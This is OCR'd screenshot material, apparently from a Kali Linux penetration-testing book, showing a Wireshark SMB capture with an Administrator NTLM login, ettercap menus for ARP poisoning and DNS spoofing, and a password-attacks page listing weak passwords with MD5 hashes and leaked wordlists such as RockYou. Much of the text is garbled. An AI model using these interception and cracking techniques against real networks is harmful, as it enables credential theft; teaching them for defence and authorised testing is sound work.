
te Edit view				.10.2 (SVN Rev 51934 from /trunk-1.10)]
) () 🧹		Statistics Telephony To		ner 1 c = () 📅 🔐 🕅 🍢 💌 💱
lter:			ession Clear	
o. Time	Source	Destination		Lengtl Info
1 0.0000		239.255.255.250	SSDP	175 M-SEARCH * HTTP/1.1
2 2.23464 3 3.01083		239.255.255.250	DHCPv6 SSDP	157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687 175 M-SEARCH * HTTP/1.1
4 3.2447			DHCPv6	175 M-SEARCH * MITP/1.1 157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
5 5.25716			DHCPv6	157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
6 9.2663			DHCPv6	157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
7 9.42763	30 192.168.202.130	192.168.202.128	SMB	154 Tree Connect AndX Request, Path: \\B0-887B8A2B665D\IPC\$
8 9.42793	37 192.168.202.128	192.168.202.130	SMB	114 Tree Connect AndX Response
9 9.43085	52 192.168.202.130	192.168.202.128	SMB	188 NT Create AndX Request, FID: 0x4007, Path: \My Videos\desktop.ini
10 9.43118		192.168.202.130	SMB	193 NT Create AndX Response, FID: 0x4007
11 9.43140		192.168.202.128	SMB	130 Trans2 Request, QUERY_FILE_INFO, FID: 0x4007, Query File Internal Info
12 9.43154 13 9.43189		192.168.202.130 192.168.202.128	SMB	126 Trans2 Response, FID: 0x4007, QUERY_FILE_INFO 117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0
13 9.4318		192.168.202.128	SMB	269 Read AndX Response, FID: 0x4007, 151 bytes
15 0 1000		102 160 202 120	CMD	120. Teace? Request OUERV ETLE TNED ETD: 0x4007 Ouerv Eile Rasic Tofe
		ts), 175 bytes captured.		
				:ff:fa (01:00:5e:7f:ff:fa)
				: 239.255.255.250 (239.255.250)
	m Protocol, Src Port: 6 ansfer Protocol	60726 (60726), Dst Port:	ssdp (1900)	
Hyperitext in	anster Protocol			
0 01 00 5e	7f ff fa 00 0c 29 07 7	7e d8 08 00 45 00).~E.	
.0 00 al 03	3c 00 00 01 11 3a eb c	0 a8 ca 82 ef ff<		
10 ff fa ed 10 43 48 20	36 07 6c 00 8d e9 21 4 2a 20 48 54 54 50 2f 3	4d 2d 53 45 41 526 31 2e 31 0d 0a 48 CH *	.l!M-SEAR HTT P/1.1H	
0 6f 73 74	2a 20 48 54 54 50 2f 3 3a 32 33 39 2e 32 35 3	35 2e 32 35 35 2e ost:	239. 255.255.	
🕙 Frame (fram	ie), 175 bytes	Packets: 2706 · Displayed: 2	706 (100.0%) · L	.oad time: 0:00.078 Profile: Default
0.000000	192.168.202.130	239.255.255.250	SSDP	175 M-SEARCH * HTTP/1.1
2.234641	fe80::34e5:33cb:f624	1:∈ff02::1:2	DHCPv6	157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
3.010833	192.168.202.130	239.255.255.250	SSDP	175 M-SEARCH * HTTP/1.1
3.244774	fe80::34e5:33cb:f624	1:(ff02::1:2	DHCPv6	157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
5.257163	fe80::34e5:33cb:f624	4:‹ff02::1:2	DHCPv6	157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
9.266375	fe80::34e5:33cb:f624	1:‹ff02::1:2	DHCPv6	157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
9.427630	192.168.202.130	192.168.202.128	SMB	154 Tree Connect AndX Request, Path: \\B0-887B8A2B665D\IPC\$
9.427937	192.168.202.128	192.168.202.130	SMB	114 Tree Connect AndX Response
9.430852	192.168.202.130	192.168.202.128	SMB	188 NT Create AndX Request, FID: 0x4007, Path: \My Videos\desktop.ini
9.431187	192.168.202.128	192.168.202.130	SMB	193 NT Create AndX Response, FID: 0x4007
5.45110/	192.168.202.130	192.168.202.128	SMB	130 Trans2 Request, QUERY_FILE_INFO, FID: 0x4007, Query File Internal In
	152.100.202.150			
9.431403	192.168.202.128	192.168.202.130	SMB	126 Trans2 Response, FID: 0x4007, QUERY_FILE_INFO
9.431403 9.431549		192.168.202.130 192.168.202.128	SMB SMB	126 Frans2 Response, FID: 0x4007, QUERY_FILE_INFO 117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0
9.431403 9.431549 9.431899	192.168.202.128			
9.431403 9.431549 9.431899	192.168.202.128 192.168.202.130	192.168.202.128	SMB	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0
9.431403 9.431549 9.431899 9.432071	192.168.202.128 192.168.202.130 192.168.202.128	192.168.202.128 192.168.202.130	SMB SMB	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes
9.431403 9.431549 9.431899 9.432071 62.9945710	192.168.202.128 192.168.202.130 192.168.202.128	192.168.202.128 192.168.202.130 192.168.202.129	SMB SMB	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR
9.431403 9.431549 9.431899 9.432071 62.9945710 62.9949190	192.168.202.128 192.168.202.130 192.168.202.128 0(192.168.202.132 0(192.168.202.132	192.168.202.128 192.168.202.130 192.168.202.129 192.168.202.129 192.168.202.132	SMB SMB SMB SMB	 117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra
9.431403 9.431549 9.431899 9.432071 62.9945710 62.9945710 62.9957480	192.168.202.128 192.168.202.130 192.168.202.128 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132	192.168.202.128 192.168.202.130 192.168.202.129 192.168.202.129 192.168.202.132 192.168.202.129	SMB SMB SMB SMB SMB	 117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response
9.431403 9.431549 9.431899 9.432071 62.9945710 62.9949190 62.9957480 62.9958620	192.168.202.128 192.168.202.130 192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132	192.168.202.128 192.168.202.130 192.168.202.129 192.168.202.129 192.168.202.132 192.168.202.129 192.168.202.132	SMB SMB SMB SMB SMB SMB SMB	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENCE, Error: STATUS_MORE_PR 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response 166 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$
9.431403 9.431549 9.431899 9.432071 62.9945710 62.9949190 62.9957480 62.9958620	192.168.202.128 192.168.202.130 192.168.202.130 0(192.168.202.128 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132	192.168.202.128 192.168.202.130 192.168.202.129 192.168.202.129 192.168.202.132 192.168.202.129	SMB SMB SMB SMB SMB	 117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response
9.431403 9.431549 9.431899 9.432071 62.99457100 62.9945190 62.99574800 62.99586200 62.99586200	192.168.202.128 192.168.202.130 192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.129 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132) 0(192.168.202.132 0(192.168.202.132)	192.168.202.128 192.168.202.130 192.168.202.129 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132	SMB SMB SMB SMB SMB SMB SMB	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response 166 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$ 126 Tree Connect AndX Response
9.431403 9.431549 9.431899 9.432071 62.99457100 62.9945190 62.99574800 62.99586200 62.99586200	192.168.202.128 192.168.202.130 192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.132) 0(192.168.202.132 0(192.168.202.132) 0(192.168.202.132)	192.168.202.128 192.168.202.130 192.168.202.129 192.168.202.129 192.168.202.132 192.168.202.129 192.168.202.132	SMB SMB SMB SMB SMB SMB SMB	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response 166 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$ 126 Tree Connect AndX Response
9.431403 9.431549 9.431899 9.432071 62.99457100 62.9945190 62.99574800 62.99586200 62.99586200	192.168.202.128 192.168.202.130 192.168.202.132 0(192.168.202.132 0(192.168.202.129 0(192.168.202.132	192.168.202.128 192.168.202.130 192.168.202.129 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132	SMB SMB SMB SMB SMB SMB SMB	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response 166 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$ 126 Tree Connect AndX Response
9.431403 9.431549 9.431899 9.432071 62.99457100 62.9945190 62.99574800 62.99586200 62.99586200	192.168.202.128 192.168.202.130 192.168.202.132 00 192.168.202.132 00 192.168.202.132	192.168.202.128 192.168.202.130 192.168.202.129 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132	SMB SMB SMB SMB SMB SMB SMB	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PRI 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response 166 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$ 126 Tree Connect AndX Response
9.431403 9.431549 9.431899 9.432071 62.99457100 62.9945190 62.99574800 62.99586200 62.99586200	192.168.202.128 192.168.202.130 192.168.202.132 0(192.168.202.132 0(192.168.202.129 0(192.168.202.129 0(192.168.202.129 0(192.168.202.132	192.168.202.128 192.168.202.130 192.168.202.139 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.129	SMB SMB SMB SMB SMB SMB SMB CMR C76ca0101000	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PRI 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response 166 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$ 126. Tree Connect AndX Response 0000000000
9.431403 9.431549 9.431899 9.432071 62.99457100 62.9945190 62.99574800 62.99586200 62.99586200	192.168.202.128 192.168.202.130 192.168.202.132 0(192.168.202.122 0(192.168.202.122 0(192.168.202.122 0(192.168.202.122 0(192.168.202.122 0(192.168.202.129 0(192.168.202.129 0(192.168.202.129 0(192.168.202.129 0(192.168.202.129 0(192.168.202.129 0(192.168.202.129 0(192.168.202.129 0(192.168.202.129 0(192.168.202.132	192.168.202.128 192.168.202.130 192.168.202.130 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132	SMB SMB SMB SMB SMB SMB SMB CMR 0c76ca0101000 38c3e0c76ca010	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PRI 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response 166 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$ 126. Tree Connect AndX Response 0000000000
9.431403 9.431549 9.431899 9.432071 62.99457100 62.9945190 62.99574800 62.99586200 62.99586200	192.168.202.128 192.168.202.130 192.168.202.132 0(192.168.202.132 0(192.168.202.132 0(192.168.202.129 0(192.168.202.129 0(192.168.202.132	192.168.202.128 192.168.202.130 192.168.202.130 192.168.202.129 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132	SMB SMB SMB SMB SMB SMB SMB CMR 0c76ca0101000 38c3e0c76ca010	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR 530 Session Setup AndX Response 106 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$ 126 Tree Connect AndX Response 10000000000
9.431403 9.431549 9.431899 9.432071 62.99457100 62.9945190 62.99574800 62.99586200 62.99586200	192.168.202.128 192.168.202.130 192.168.202.132 00 192.168.202.132 00 192.168.202.128 00 192.168.202	192.168.202.128 192.168.202.130 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 193.168.202.132 194.168.202.132 195.168.205.159 195.159 195.15	SMB SMB SMB SMB SMB SMB SMB CMR 0c76ca0101000 38c3e0c76ca010	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PRI 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response 166 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$ 126. Tree Connect AndX Response 0000000000
9.431403 9.431549 9.431899 9.432071 62.9945710 62.9949190 62.9957480 762.9957480 762.9958620 8.62 99695480	192.168.202.128 192.168.202.130 192.168.202.132 00 192.168.202.132 00 192.168.202.129 00 192.168.202.129 00 192.168.202.132 00 192.168.202.1000000000000000000	192.168.202.128 192.168.202.130 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 192.168.202.132 193.168.202.100.157 193.168.202.158.202.158 193.168.202.158.20	SMB SMB SMB SMB SMB SMB GMR Oc76ca0101000 Oc76ca0101000	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PRO 530 Session Setup AndX Response 130 Session Setup AndX Response 166 Tree Connect AndX Response 126 Tree Connect AndX Response 126 Tree Connect AndX Response 10000000000
9.431403 9.431549 9.431899 9.432071 62.9945710 62.9957480 62.9957480 62.9957480 62.9958620 62.9957860 62.99586200 62.99586200 62.99586200 62.99586200 62.995862000000000000000000000000000000000000	192.168.202.128 192.168.202.130 192.168.202.130 192.168.202.132 0(192.168.202.132 0	192.168.202.128 192.168.202.130 192.168.202.132 192.168.202.128 192.16	SMB SMB SMB SMB SMB SMB SMB CMR 0c76ca0101000 0c76ca0101000 38c3e0c76ca010 ica	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PRI 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response 166 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$ 126. Tree Connect AndX Response 0000000000
9.431403 9.431549 9.431549 9.431899 9.432071 62.9945710 62.9957480 62.9957480 62.9957480 62.9957480 62.9958620 62.995660000000000000000000000000000000000	192.168.202.128 192.168.202.130 192.168.202.132 0(192.168.202.132 0(192.168.202.129	192.168.202.128 192.168.202.130 192.168.202.132 192.168.202.158 192.16	SMB SMB SMB SMB SMB SMB SMB SMB	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR 530 Session Setup AndX Response 106 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$ 126 Tree Connect AndX Response 10000000000
9.431403 9.431549 9.431899 9.431899 9.432071 62.9945710 62.9957480 62.9957480 62.9957480 62.99586200 62.995862000000000000000000000000000000000000	192.168.202.128 192.168.202.130 192.168.202.130 192.168.202.132 0(192.168.202.132 0	192.168.202.128 192.168.202.130 192.168.202.132 192.168.202.122 192.16	SMB SMB SMB SMB SMB SMB SMB CMR 0c76ca0101000 0c76ca0101000 38c3e0c76ca010 ica	117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0 269 Read AndX Response, FID: 0x4007, 151 bytes 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PRI 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administra 262 Session Setup AndX Response 166 Tree Connect AndX Request, Path: \\WIN-MO8FVCLLIIB\IPC\$ 126. Tree Connect AndX Response 0000000000




			ettercap 0.8.0	_	□ ×
File	Sniff Options ?				
	Unified sniffing	Shift+U	~		
	Bridged sniffing	Shift+B			
	Set pcap filter	Р			
		E	tterca		C
					=
					Ľ

ettercap Input							
?	Network interface :	eth0)			
		ОК	Cancel				








ettercap 0.8.0									
Start Targets Hosts View Mitm Filters Logging Plugins ?									
Host List 🙀									
IP Address MAC Address	Description								
192.168.202.1 00:50:56:C0:00:01	192.168.202.1 00:50:56:C0:00:01								
192.168.202.128 00:0C:29:45:85:DC	:								
192.168.202.129 00:0C:29:01:3C:9F									
192.168.202.132 00:0C:29:07:7E:D8	192.168.202.132 00:0C:29:07:7E:D8								
192.168.202.254 00:50:56:F0:20:9A									
Delete Host	Add to Target 1	Add to Target 2							
2182 known services									
Starting Unified sniffing									
Randomizing 255 hosts for scanning									
Scanning the whole netmask for 255 hosts									
4 hosts added to the hosts list									

	ettercap 0.8.0	_ = ×				
Start Targets Hosts View	Mitm Filters Logging Plugins ?					
Host List 🞽	Arp poisoning					
IP Address MAC Addre	Icmp redirect Port stealing					
192.168.202.1 00:50:56:C	Dhcp spoofing					
192.168.202.129 00:0C:29:C	Stop mitm attack(s)					
192.168.202.132 00:0C:29:07	7:7E:D8					
Delete Host	Add to Target 1	Add to Target 2				
2182 known services Starting Unified sniffing						
Randomizing 255 hosts for scanning Scanning the whole netmask for 255 hosts 4 hosts added to the hosts list						






Host List 🛢	Connec		1	Mitm Filt		139	. tagina	•		
Host	connec	Port	-	Host		Port	Proto	State	Bytes	
192.168.2	02.128	138	-	192.168.2	02.255	138	U	idle	2046	
192.168.2	02.132	5353	-	224.0.0.2	51	5353	U	idle	101	
192.168.2	02.129	58674	-	192.168.2	02.1	53	U	idle	46	
192.168.2	02.129	54046	-	192.168.2	02.1	53	U	idle	46	
192.168.2	02.129	51357	-	192.168.2	02.1	53	U	idle	46	DNS Poisoning
192.168.2	02.129	51682	-	192.168.2	02.1	53	U	idle	46	In Action
192.168.2	02.129	32951	-	192.168.2	02.1	53	U	idle	46	
192.168.2	02.129	40479	-	192.168.2	02.1	53	U	idle	46	
192.168.2	02.129	53143	-	192.168.2	02.1	53	U	idle	92	
192.168.2	02.129	39890	-	192.168.2	02.1	53	U	idle	92	
192.168.2	02.129	33512	-	192.168.2	02.1	53	U	idle	92	
192.168.2	02.129	59802	-	192.168.2	02.1	53	U	idle	38	
192.168.2	02.129	46543	-	192.168.2	02.1	53	U	idle	38	
192.168.2	02.129	34739	-	192.168.2	02.1	53	U	idle	38	
	View De	etails				Kill	Connec	tion		Expunge Connections


GROUP 2 : ANY (all the hosts in the list)




root@kali-01:~# ettercap -h								
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team								
Usage: ettercap [OPTIONS] [TARGET1] [TARGET2]								
TARGET is in the format MAC/IP/PORTs (see the man for further detail)								
Sniffing and Attack options:-M,mitm <method:args>perform a mitm attack-o,only-mitmdon't sniff, only perform the mitm attack-b,broadcastsniff packets destined to broadcast-B,bridge <iface>use bridged sniff (needs 2 ifaces)-p,nopromiscdo not put the iface in promisc mode-S,nosslmitmdo not forge SSL certificates-u,unoffensivedo not forward packets-r,read <file>read data from pcapfile <file>-f,pcapfilter <string>set the pcap filter <string>-R,reverseduse reversed TARGET matching-t,proto <proto>sniff only this proto (default is all)certificate <file>private key file to use for SSL MiTM</file></proto></string></string></file></file></iface></method:args>								
User Interface Type: Che quicker you become, the more you are able to -T,text use text only GUI -q,quiet do not display packet contents -s,script <cmd> issue these commands to the GUI -C,curses use curses GUI -D,daemon daemonize ettercap (no GUI) -G,gtk use GTK+ GUI</cmd>								



root@kali-01:~# ettercap -T ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team Listening on: eth0 -> 08:00:27:56:93:56 10.0.0.7/255.255.255.0 fe80::a00:27ff:fe56:9356/64 2601:0:8480:386:a00:27ff:fe56:9356/64 SSL dissection needs a valid 'redir_command_on' script in the etter.conf file Privileges dropped to UID 65534 GID 65534... 33 plugins 42 protocol dissectors 57 ports monitored 16074 mac vendor fingerprint 1766 tcp OS fingerprint 2182 known services Randomizing 255 hosts for scanning... Scanning the whole netmask for 255 hosts... 1 hosts added to the hosts list... Starting Unified sniffing... Text only Interface activated... Hit 'h' for inline help





Chapter 6: Password Attacks

File Edit Search Options Help

Cattail Dassword 123456 123asd changeme hackmeplease

869c6636be04b9f79e8c526ced7f9e57 dc647eb65e6711e155375218212b3964 5f4dcc3b5aa765d61d8327deb882cf99 e10adc3949ba59abbe56e057f20f883e e120ea280aa50693d5568d0071456460 4cb9c8a8048fd02294477fcb1a41191a b413dd8e153df6ad2938814c7858860c

Ohttps://wiki.skullse	ecurity.org/Passwords	~	C Ssing bz files on linux	☆ 🖻	•				
lost Visited 🗸 📲 Offe	ensive Security 🌂 Kali Lir	nux 🌂 Kali Docs 肌 Exploit-DB 📡 Ai	rcrack-ng						
	if you do have a goo	od reason, email me (ron-at-skullsed	curity.net) and I'll see if I have th	hem.					
	The best use of these is to generate or test password lists.								
	Note: The dates are	e approximate.							
	Name	Compressed	Uncompressed	Date	Notes				
	Rockyou	ny rockyou.txt.bz2 🛃 (60,498,886 bytes)			Best list				
	Rockyou with count	rockyou-withcount.txt.bz2 🗗 (59,500,255 bytes)		2009-12	available; huge, sto unencrypt				
	phpbb	phpbb.txt.bz2 🗗 (868,606 bytes)			Ordered b				
	phpbb with count	phpbb-withcount.txt.bz2 🗗 (872,867 bytes)		2009-01	Cracked f md5 by Brandon				
	phpbb with md5	phpbb-withmd5.txt.bz2 🖨 (4,117,887 bytes)			Enright (97%+ coverage)				
	MySpace	myspace.txt.bz2 🗗 (175,970 bytes)							
	MySpace - with count	myspace-withcount.txt.bz2 🗗 (179,929 bytes)		2006-10	Captured phishing				

